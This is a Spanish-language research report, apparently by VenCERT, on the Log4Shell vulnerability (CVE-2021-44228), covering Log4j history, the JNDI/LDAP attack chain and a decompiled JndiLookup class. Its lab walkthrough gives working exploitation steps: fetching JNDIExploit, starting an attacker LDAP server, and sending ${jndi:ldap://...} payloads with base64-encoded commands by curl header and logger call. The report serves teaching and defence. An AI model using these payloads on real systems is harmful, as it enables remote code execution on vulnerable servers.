# Apache Log4J

Informe de Investigación

## *Un poco de historia*

Log4j1 tuvo su origen en el año de 1996, en el seno del proyecto SEMPER (proyecto en el área de la seguridad electrónica y comercio bajo redes abiertas de la Union Europea) desarrollado por la fundación Apache. En el año 2001 fue conocido su primer lanzamiento como una API o marco de registro o traza, ya que el registro (log) es un componente importante en el ciclo de desarrollo del software. Fue diseñado para ser fiable, rápido y extensible, de otra manera, un paquete de registro ralentizaría la ejecución de una aplicación. Log4j1, ya que es lo suficientemente versátil, también puede considerarse como una herramienta de auditoria. Dado que el registro (log) rara vez es el foco principal de una aplicación, los desarrolladores de log4j1 se esforzaron por hacerlo simple de entender y de usar y ha sido ampliamente adoptado por muchas aplicaciones.

En agosto de 2015 culminó el ciclo de vida útil de Log4j1, debido a la dificultad que presentaba su manutención, y por la necesidad de hacerlo compatible con versiones muy anticuadas de java, por lo tanto fue sustituido por su alternativa SLF4j/Logback que hizo muchas mejoras necesarias en el marco.

Luego de esto, el equipo de Apache optó por el desarrollo de Log4j2 como respuesta a los problemas de log4j1, ofreciendo mejoras sustanciales como una arquitectura de plugin que lo hace mas extensible que su predecesor. Log4j2 no es compatible con Log4j1, sin embargo está disponible un adaptador.

Las aplicaciones que implementen la API de Log4j2, harán uso de la instanciación del objeto Logger, con un nombre específico a la clase LogManager. El LogManager localizará el LoggerContext indicado y después obtendrá el Logger de él. Si el Logger debe ser creado, se asociará con el LoggerConfig. Los objetos LoggerConfig se crean a partir de las declaraciones de Logger en la configuración. El LoggerConfig se asocia con los Appenders que realmente entregan los LogEvents.






***Diagrama de Clases de Log4j2***

## *Vulnerabilidad*

Es una vulnerabilidad que afecta a millones de servidores en todo el mundo donde un atacante podría ejecutar un malware y tomar el control total de ese servidor. Esta vulnerabilidad ha sido registrada como CVE-2021-44228 y con una puntuación CVSS de 10 ilustrando así una puntuación máxima.

El atacante para poder explotarla, necesita que la aplicación registre una cadena especial. No obstante, hay muchos atacantes que están explotando la vulnerabilidad Log4Shell donde pueden, por ejemplo, instalar mineros de criptomonedas o convertir los dispositivos afectados en una botnet.

Se estima que Java está presente en unos 3.000 millones de dispositivos en todo el mundo. Hay varias formas de saber si presentamos esta vulnerabilidad pero la más sencilla es conocer la versión de Log4j que tenemos instalada las vulnerables van desde la 2.0-beta9 hasta la 2.14.1.




El atacante envía a la victima una entrada maliciosa LDAP a través de la interfaz JNDI de java, dicha entrada está compuesta por una URI que apunta a un servidor malicioso LDAP perteneciente al atacante, además, la entrada contiene generalmente una “inyección de comandos del S.O codificada en base64”, luego

el servidor de la victima por medio de la interfaz JNDI redirecciona la entrada al servidor LDAP del atacante, el servidor LDAP malicioso busca el recurso solicitado, en este caso la entrada codificada con la inyección de comandos, sin embargo, el atacante previamente ha configurado su servidor LDAP para que al coincidir con esta entrada, su servidor LDAP a su vez, redireccione a un servidor HTTP que también le pertenece y que obligará la descarga de un recurso .class, que se encuentra embebida con la inyección de comandos enviada al principio del ataque. La propiedad de recursos compartidos JNDI del servidor victima, descargará este recurso, por lo que el atacante ejecutará la entrada maliciosa y en ultima instancia logrará su objetivo.

### *Breve Análisis de la Clase (.class) JndiLookup Decompilada.*

```
package org.apache.logging.log4j.core.lookup;

import org.apache.logging.log4j.MarkerManager;
import org.apache.logging.log4j.status.StatusLogger;
import javax.naming.NamingException;
import java.util.Objects;
import org.apache.logging.log4j.core.net.JndiManager;
import org.apache.logging.log4j.core.LogEvent;
import org.apache.logging.log4j.Marker;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.core.config.plugins.Plugin;

@Plugin(name = "jndi", category = "Lookup")
public class JndiLookup extends AbstractLookup
{
    private static final Logger LOGGER;
    private static final Marker LOOKUP;
    static final String CONTAINER_JNDI_RESOURCE_PATH_PREFIX = "java:comp/env/";

    public String lookup(final LogEvent event, final String key) {
        if (key == null) {
            return null;
        }
        final String jndiName = this.convertJndiName(key);
        try (final JndiManager jndiManager = JndiManager.getDefaultManager()) {
            return Objects.toString(jndiManager.lookup(jndiName), null);
        }
        catch (NamingException e) {
            JndiLookup.LOGGER.warn(JndiLookup.LOOKUP, "Error looking up JNDI resource [{}].", (Object)jndiName, (Object)e);
            return null;
        }
    }

    private String convertJndiName(final String jndiName) {
        if (!jndiName.startsWith("java:comp/env/") && jndiName.indexOf(58) == -1) {
            return "java:comp/env/" + jndiName;
        }
        return jndiName;
    }

    static {
        LOGGER = (Logger)StatusLogger.getLogger();
        LOOKUP = MarkerManager.getMarker("LOOKUP");
    }
}
```

Esta clase es la interfaz de la API JNDI de Java para Log4j2, observamos que está compuesta por dos funciones, una pública de nombre lookup y otra privada de nombre convertJndiName, además, ambas devuelven valores string.

La función Lookup se encargará de validar la variable “key”. Dicha variable contiene la entrada JNDI que ejecutará la búsqueda del recurso LDAP, que si no se ha inicializado retornará el valor “null” y terminará la función. Si la variable “key” se ha inicializado será pasada como parámetro a la segunda función convertJndiName, que también se asegurará de que la variable key cumpla ciertos requisitos (como que no esté inicializada con la cadena: “java:comp/env” y que no contenga el carácter “:”). En caso contrario será añadido el prefijo “java:comp/env/” que es el directorio relativo de un contenedor del arbol JNDI, para los directorios activos dentro de la maquina virtual de java.

Tal como para el caso del la vulnerabilidad de log4j2, se pasará una URI (identificador de recursos de red) que retornara el jndiName con la URI que se le ha pasado y devolverá el valor a la función “lookup” a la variable jndiName que será capturada por un bloque de exepción try/catch.

Si existe una excepción se desplegará un error utilizando el mismo marco de registro de log4j2, si el valor del jndiName es valido, su valor pasará como argumento a la función lookup de la clase JndiManager, que utiliza las librerías oficiales de java que fabricará los objetos necesarios para construir el JNDI.

Luego retornará un objeto de tipo string que será invocado por la función lookup de la clase Interpolator, clase que será referenciada a través de otras, cuando sean instanciados los objetos del tipo Logger.

Tal como hemos podido observar las validaciones son muy básicas y solo se aseguran de "limpiar" la variable, para asegurar el funcionamiento correcto de la API de JNDI, se presenta uno de los fallos cuando el gran ausente es un mecanismo que filtre la URI de caracteres que comprometan la aplicación o que normalice los atributos de entradas para LDAP, por lo que nada limitará a un atacante interactuar con los valores de entrada y lograr la ejecución de código arbitrario, en el momento que se fabrique el entorno de recursos compartidos, y cuando se llegue a este punto impedir la inyección de código en java.

# Prueba de Funcionamiento de Log4j2



Descargamos las dependencias necesarias para hacer funcionar el paquete de Log4j2 en su versión 2.10, para esto nos apoyamos de Apache Maven, editando su archivo pom.xml.

Como se ha dicho anteriormente, los Loggers se crean llamando a LogManager.getLogger. El Logger en sí mismo no realiza ninguna acción directa. Simplemente tiene un nombre y está asociado a un LoggerConfig. Extiende a AbstractLogger e implementa los métodos necesarios. A medida que se modifica la configuración, los Loggers pueden pueden asociarse a una LoggerConfig diferente, lo que hace que se modifique su comportamiento.

```
 GNU nano 2.7.4                    Fichero: App.java

/*
        TITULO: Test de Funcionamiento de Log4j2
        DIRECCION DE VENCERT
        AUTOR: MIGUEL MARQUEZ
        CARACAS, FEBRERO  DEL 2022
*/

package com.miguel.log4j2;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class App {
        private static final Logger varLogVenCERT = LogManager.getLogger("App");

                public static void main( String[] args ){

                        //System.out.println(varLogVenCERT.isInfoEnabled());
                        System.out.println("\n\n");
                        varLogVenCERT.entry();
                        varLogVenCERT.error("Prueba  LOG4J2  VenCERT");
                        System.out.println();

                }//main
}//clase
```

***Archivo de la clase App.class, con instrucciones para comprobar el funcionamiento de Log4j2.***

```
 GNU nano 2.7.4                                  Fichero: log4j2.xml

<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="WARN">
    <Appenders>
        <Console name="LogToConsole" target="SYSTEM_OUT">
            <PatternLayout pattern="%d{HH:mm:ss.SSS} [%t] %-5level %logger{36} - %msg%n"/>
        </Console>
    </Appenders>
    <Loggers>
        <Logger name="com.miguel.log4j2" level="debug" additivity="false">
            <AppenderRef ref="LogToConsole"/>
        </Logger>
        <Root level="error">
            <AppenderRef ref="LogToConsole"/>
        </Root>
    </Loggers>
</Configuration>
```

***Archivo de configuración log4j2.xml utilizado por la clase Configuration.***

Log4j2.xml es el archivo de configuración para Log4j2 (existen otras maneras de configurar el formato). La impresión o salida de los logs puede ser tanto en consola como en un archivo de registros (logs), que se configura a través de la etiqueta <Appenders>. Cuando se asocia la etiqueta <PatternLayout> se puede personalizar el formato, permitiendo al usuario especificar el formato de salida de acuerdo con patrones de conversión similares a la función printf del lenguaje C.

La figura que se muestra a continuación, detalla un ejemplo de la compilación y ejecución del archivo App.class

```
miguel@debian: ~/com.miguel.log4j2/target
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
miguel@debian:~/com.miguel.log4j2/target$ java -jar com.miguel.log4j2-1.0-SNAPSHOT-jar-with-dependencies.jar


10:56:03.892 [main] ERROR App - Prueba  LOG4J2  VenCERT

miguel@debian:~/com.miguel.log4j2/target$
```


## *Explotación*

La explotación de Log4j se basa en la ejecución de comandos remoto mediante una función de Java llamada **JNDI,** al momento en que el aplicativo realiza algún registro de una petición de un **User-Agent externo,** dicho comando utiliza algún servicio que ejecute la aplicación en Java. Dentro del mismo comando, se debe establecer la IP del servidor atacante y el puerto del servicio anteriormente mencionado y por consiguiente las funciones que se deseen explotar mediante el servicio.

Para la realización de la explotación se deben usar 2 máquinas virtuales ejecutando servicios específicos, las cuales se reflejan de la siguiente manera:

- **Servidor Vulnerable (Debian):** Es donde se encontrará alojada la aplicación vulnerable.

- **Servidor Atacante (Kali)**: Es donde se aloja el servidor con el exploit de log4j activo.



En este caso, se explotara el servicio JNDI, el cual es muy común en estas aplicaciones, ya que es un servicio de directorio que permite a un programa Java encontrar datos a través de un directorio utilizando un servicio de nombres, este a su vez usa otras interfaces tales como RMI o LDAP. Esta última tiene funciones propias de un directorio activo en el que se gestionan las credenciales y permisos de los usuarios para acceder a directorios, donde se ve reflejada en la ejecución del exploit.

Para poder realizar las pruebas, se procede a instalar el servidor con un aplicativo vulnerable, el cual utiliza el servidor de Apache Tomcat, que usa funciones de Java incluida Log4J. Dicha aplicación se encuentra disponible en Github, llamada log4shell-vulnerable-app. En el caso del atacante, se utilizara una aplicación llamada JNDIExploit 1.2, el cual se encontraba alojado de forma pública en Github, pero fue dado de baja. Sin embargo aún se puede encontrar mediante https://archive.org/index.php en un estado del sitio anterior para descargar el aplicativo.

- **Log4shell-vulnerable-app:** *https://github.com/christophetd/log4shell-vulnerable-app*

- **JNDIExploit 1.2:** *https://web.archive.org/web/20211211031401/https://github.com/feihong-cs/JNDIExploit/releases/download/v1.2/JNDIExploit.v1.2.zip*

### *Preparación del Servidor Vulnerable*

Se inicia a descargar e instalar las aplicaciones **git**, **wget** y **docker** en el servidor donde se alojara el aplicativo vulnerable con los siguientes comandos:

***~ sudo apt update***

***~ sudo apt install wget git docker.io***

Luego se realiza la descargar del **log4shell-vulnerable-app** con el siguiente comando:

***~ git clone*** *https://github.com/christophetd/log4shell-vulnerable-app.git*

Después se procede a iniciar el servicio del aplicativo a través del uso de un contenedor con la herramienta **docker** con el siguiente comando:

***~ sudo docker run --name vulnerableapp -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app***

**NOTA**

Donde se muestra ***vulnerableapp***, se debe colocar el nombre que se desee dar al nombre del conetenedor en docker.

### *Preparación del Servidor Atacante*

En este caso se procede a descargar e instalar la aplicación wget con los siguientes comandos:

***~ sudo apt update***

***~ sudo apt install wget***

Por consiguiente, se debe descargar el servicio encargado de ejecutar el **exploit** en el servidor atacante mediante el siguiente código:


***~ wget*** *https://web.archive.org/web/20211211031401/https://github.com/feihong-cs/JNDIExploit/releases/download/v1.2/JNDIExploit.v1.2.zip*

Extraemos el archivo descargado con el siguiente comando:


***~ unzip JNDIExploit.v1.2.zip***

Luego, iniciamos el servidor del exploit con el siguiente comando:

***~ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 172.31.80.101 -p 8181***




***Servidor Vulnerable Iniciado.***




***Servidor Atacante Iniciado.***

### *Ejecución de la Explotación*

Primero se debe codificar el comando de terminal de linux que se desea ejecutar, para ello se puede utilizar el sitio https://www.base64encode.org/, así como se muestra en el siguiente ejemplo:

***~ touch /tmp/Vencert-Prueba***


**Base64:** *dG91Y2ggL3RtcC9WZW5jZXJ0LVBydWViYQ==*

Abrimos una nueva terminal en la maquina atacante y ejecutamos el siguiente comando:

***curl 127.0.0.1:8080** -H 'X-Api-Version: ${jndi:ldap://**your-private-ip**:1389/Basic /Command/Base64/**dG91Y2ggL3RtcC9wd25lZAo=**}'*

**NOTA**


Donde se muestra la IP *127.0.0.1:8080*, se debe cambiar por la IP del servidor vulnerable. En donde se muestra *your-private-ip*, se debe cambiar por la IP del servidor atacante. En donde se muestra el código en Base64 (*dG91Y2ggL3RtcC9wd25lZAo=*), se debe cambiar por el comando que anteriormente de códifico.




***Comando preparado para ejecutarse.***


***Si se ejecuta de manera exitosa, debe mostrar el mensaje: Hello, world!.***


***El Servidor atacante refleja las siguientes líneas, donde la ultima línea indica Código de Respuesta 200.***





***El servidor vulnerable refleja las líneas de registro en el Aplicativo Apache Tomcat, e indicando en la ultimá linea el comando ejecutado con la función jndi:ldap.***

Para comprobar que la explotación funcionó, se debe ejecutar comandos en el servidor donde se aloja el contenedor docker que ejecuta el servicio vulnerable. Para ello se puede utilizar el siguiente comando:

***~ docker exec vulnerableapp ls /tmp/***

**NOTA**


Donde se muestra son los comandos en Linux que se pueden ejecutar en el contenedor, y donde se muestra vulnerableapp, se debe colocar el nombre del contenedor creado.




***Prueba de que funciono la creación de archivo mediante el Payload.***

## Mitigación

La inyección de comando es sencillo, el proceso se explica claramente en el apartado “Explotación” de este mismo documento, la diferencia radica en que se ejecutará directamente desde el código fuente y no desde un servidor vulnerable a través de su encabezado http “X-Api-Version”. Antes de realizar el proceso de explotación el atacante deberá tener en su control dos servidores, un servidor LDAP que hará la redirección no autorizada y un servidor HTTP desde donde se hará la carga del payload del exploit, creará un fichero de nombre “vencert.txt” que contendrá el mensaje: “explotación log4j2 exitosa".




logger.error("${jndi:ldap://192.168.28.148:1389/Basic/Command/Base64/ZWNobyAiZXhwbG90YWNpb24gbG9nNGoyIGV4aXRvc2EiID4gL3RtcC92ZW5jZXJ0LnR4dA==}");

Base 64 decodificado:

***~ echo "explotacion log4j2 exitosa" > /tmp/vencert.txt***

